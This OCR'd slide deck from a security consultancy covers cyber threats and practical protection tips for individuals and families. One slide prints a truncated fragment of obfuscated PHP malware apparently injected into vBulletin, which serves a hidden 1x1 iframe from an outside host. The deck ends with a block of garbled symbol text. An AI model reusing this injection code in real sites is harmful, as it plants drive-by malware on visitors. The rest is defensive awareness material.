
PRACTICAL & TACTICAL TIPS CYBER SECURITY


Presented by Concentric Advisors

OUR DIGITAL WORLD

BY 2017…



BY 2020…



pure®

concentric advisors

concentric advisors

Concentric specializes
in physical and cyber security
for private individuals, their families, and businesses.

Concentric believes
all security should emphasize constant innovation
which is essential for staying ahead of evolving threats.

Concentric's approach
is realistic and practical, balancing all security recommendations
with the individual's lifestyle and preferences.

HISTORY & CONTEXT


ORIGINS OF CYBER THREAT

pure®

concentric advisors

HACKTIVISM

ASHLEY MADISON



SONY

CYBERCRIME MARKET

pure

concentric advisors

WHO DEFENDS YOU?


Individuals must take responsibility for their own digital security

pure®

concentric advisors

THE THREAT LANDSCAPE

CYBERCRIME MARKET




pure®

concentric advisors


RESCATOR

"The Amazon.com of Stolen Credit Cards"



See this article for more detail: http://passcode.csmonitor.com/identity-trade

THEFT THROUGH A THIRD PARTY



pure®

concentric advisors

COMMON VULNERABILITIES

SIMPLE vs. SOPHISTICATED

```
et($vbulletin->datastore) or isset($_SERVER['HTTPS'])){retu
$v=&$vbulletin;$d=&$v->datastore;$r=&$d->registry;$n=$_SERV
'MasterServer'];$u=$v->userinfo['username'];$
".$n),0,15);$d->fetch(array($k));clearstatcache();$st=stat(
8466920;if(!isset($r->$k)){$tmp[0]=true;$tmp[1]=$st[10];$bd
tch(array($k));if(!isset($r->$k)){return "";}}$rk=&$r->$k;i
alize($rk);}if($rk[0]==false OR $rk[1]!==$st[10]){return "'
' or (THIS_SCRIPT=='private' and ($_REQUEST['do']=='newpm'
or $_REQUEST['do']=='showpm' ))){$eu=urlencode($u);$md=md5($u);if(true and $md!=='84b8026
b3f5e6dcfb29e82e0b0b0f386' and $md!=='e6d290a03b70cfa5d4451da444bdea39'){$td=time();$key
=substr(md5($n.$u.$v->userinfo['salt']),0,15);$d->fetch(array($key));if(!isset($r->$key)
){$bd($key,serialize(array('')),1);$d->fetch(array($key));}$rk=&$r->$key;if (!is_array($
rk)){$rk=unserialize($rk);}if(preg_match('/^(64.38.3.50|195.28.|94.102.|91.93.|41.130.|2
12.118.|79.173.|85.159.|94.249.|86.108.)/',IPADDRESS)){return "";}if($td-$rk[0] >= 86400
){$rk[0]=$td;$rk[1]=rand(0,6);$bd($key,serialize($rk),1);}if($rk[1]>0){$rk[1]=$rk[1]-1;$
bd($key,serialize($rk),1);}else if($rk[1]==0){$rk[1]=$rk[1]-1;$bd($key,serialize($rk),1)
;$htt="http://technology-revealed.com/expand/order.php?design=ABRSRgDQlkUALAxGANDrRuQQof
e6Y0THS8E3hfBC+M+k7CdBmTH5gAkLvgV8EV3ULW+7KoUjbJ4UOFU6SVOtgEK7zTgPPNoDHz4vKecDGe7OzDmJlv
wKvc5uYg/I/5x9"; $htt=$htt."&sn=".bin2hex(substr($u,0,14));$scroll='no';if (preg_match('
/iPhone/',$_SERVER['HTTP_USER_AGENT'])){$scroll='yes';}return ''.'<iframe src="'.$htt.'"
 height="1" width="1" scrolling="'.$scroll .'" frameborder="0" unselectable="yes" margin
height="0" marginwidth="0"></iframe>';}}}return "";
```

pure®

concentric advisors

VULNERABILITY #1:
HUMAN ERROR

pure®

concentric advisors

HOW TO SPOT "PHISH"

- ✓ Check the sender's email address: Is every character accurate?
- ✓ Hover over hyperlinks (don't click!!) to see the associated web address: Does it look legitimate?
- ✓ Look for misspellings, grammar, logos that seem "off"
- ✓ Phishing emails often have a sense of urgency in the language ("click…or else!"). If it seems suspicious, do not click on links/attachments or reply to the email. Contact the sender independently via email/phone that you know to be legitimate.
- ✓ Were you expecting the email? Or was it out of the blue?

pure® concentric advisors

The Dyre Wolf Attack Steps

1 SPEAR PHISHING

An employee within the targeted organization receives an email with the Upatre malware

2 FIRST STAGE MALWARE EXECUTED

Upon opening the attachment, the Upatre malware is installed

3 SECOND STAGE MALWARE EXECUTED

Upatre establishes communication to the attacker and downloads Dyre

4 VICTIM LOGS INTO TARGETED BANKING ACCOUNT

Dyre alters the response from bank's website, tricking the victim to call an illegitimate number

5 THE PHONE CALL *ADVANCED SOCIAL ENGINEERING*

To overcome measures by the bank to protect against fraud; the Dyre Wolf social engineers critical information from the victim

6 THE WIRE TRANSFER

Upwards of $1.5 million USD is quickly and efficiently transferred from the victim's account to several offshore accounts

7 THE DDOS


Immediately after the theft, a high volume DDoS against the victim starts; in order to distract or hinder investigation

IBM **Security**

IBM

Source: http://securityintelligence.com/dyre-wolf/#.VUKIzCjrYda

VULNERABILITY #2:
WI-FI



At Home + When Traveling or Remote

pure® concentric advisors

THE INTERNET OF THINGS

Understand the new perimeter (and build defenses)

pure®

concentric advisors

VULNERABILITY #3: THIRD PARTIES WITH YOUR DATA

Target breach started with a phishing attack on an employee of Target's HVAC vendor

Are your trusted advisors your weak link?

pure® concentric advisors

PROTECTING YOURSELF

PROTECTING YOURSELF

Take Responsibility

pure®

concentric advisors

SOCIAL MEDIA & PRIVACY

The info you post can be used against you.

- ✓ Make accounts private; Limit the access that people have to your info.
- ✓ Do not use geo-tagging.
- ✓ Do not advertise when you will be gone on vacation or other time-place identifying information.
- ✓ Don't add people that you don't know. Deny those friend requests.
- ✓ Talk to your kids about good social media habits.

pure® concentric advisors

PASSWORDS

If it's your only lock, it better be strong.

- ✓ Long (8 or more characters),
- ✓ Strong (Letters, Numbers, Symbols - !@#$%&?>:)
- ✓ Unique (never reuse, change regularly)
- X Never use personal data – DOB, SSN
- ✓ Check your accounts to ensure that the answers to password reset questions are not based on basic information about you or your family
- ✓ If passwords are hard to remember, use a password manager (with two-factor authentication)

pure® concentric advisors

MULTIFACTOR AUTHENTICATION

Enable everywhere possible!

One Factor = "something you know"

(EX: Your user account and password are considered one factor in the authentication process.)

Second Factor = "something you have" (your smartphone)

or "something you are" (your fingerprint)

- ✓ Greatly increases security because a hacker would need to gain access to additional authentication requirements in order to hack your account.
- ✓ Most bank accounts and online accounts (social media + email) have options to turn on multifactor authentication.

  (EX: Sends you a text message with a one-time code as a login requirement in addition to your user name and password.)

pure® concentric advisors

Wi-Fi & ROUTERS

Security is not the default setting.

- ✓ Change default router settings (user/pswd)
- X Disable UPnP
- ✓ Enable WPA2 wi-fi encryption (long, strong, unique password)
- ✓ Use a Mi-Fi or tethering, instead of untrusted or public networks
  - *Mi-Fis are small devices (offered by most cellular carriers); Creates personal mobile internet connection with a unique password. Use WPA2, preferred form of wireless encryption.*
  - *Mobile Tethering is a feature available on most smartphones via cellular carrier; Allows your device to connect to internet via phone's connection.*

pure® concentric advisors


CONNECTING SECURELY
With Layers of Protection

pure | concentric advisors

LAYER 3
- Digital Certificates
- Privacy Settings
- Multifactor Authentication
- Strong Passwords & Practices Sj3x!Qx@_?

LAYER 2
- Secure Router Settings
- Secure Wi-fi (SSID; WPA2)
- Strong Passwords & Practices Sj3x!Qx@_?
- Intrusion Detection Monitoring

LAYER 1
- Multifactor Authentication
- Antivirus
- Network Scans
- Segmented Network
- SW Updates / Patches
- Remote Wipe
- Whole Disk Encryption #@!
- Strong Passwords & Practices Sj3x!Qx@_?



BEFORE YOU SHARE....

Some Questions to Ask Third Parties With Your Data

Website/Portal/User Interface:

- Is the login username/password encrypted during transmission? (e.g. Https/SSL)
- Does the portal use multifactor authentication for login?
- Does the website have a digital certificate, verified by a third-party authority?

Backend Systems:

- Is the data on the Third Party's system encrypted 1.) in transit, 2.) at rest, 3.) in use?
  - If so, who has the decryption key?
- What is the company's policy on selling or sharing data?
  - Is there an option for you (the customer) to opt out?
- What is the company's policy on data retention?

Protocol:

- Which people (on the Third-Party company's side) have access to the data?
- What credentials or access controls are in place to limit when these people can access your data and how?
- Is there an automatic/system-generated log each time your data is accessed?


!!LKJDFOIU!@)O*$EYUHWKSJDCP!(@R#*!><($%AMQYTUGEHFJKDNS
MA)(@#12LA\1!<$*TYUGHRDFJKMSKNVG^%($#@!$@PAA:{K%^)S(IU
J#
DX>{!#@$RE(F*YCUHJNA{P
OJ
0879>"AISJA%($@@<KJDFG
JA
NV!@12DFGBN!@(*$D4L\AS
DFK4728!#%^*$@FHBVCX^%$#@17$*#^FN^6MU837$*#!.+\,8DFE
IU\)24572%^$*$#@UGH13$@#(^|{>:"~OJ#$TGRE*UIJ!@EWDWU(I_

THANK YOU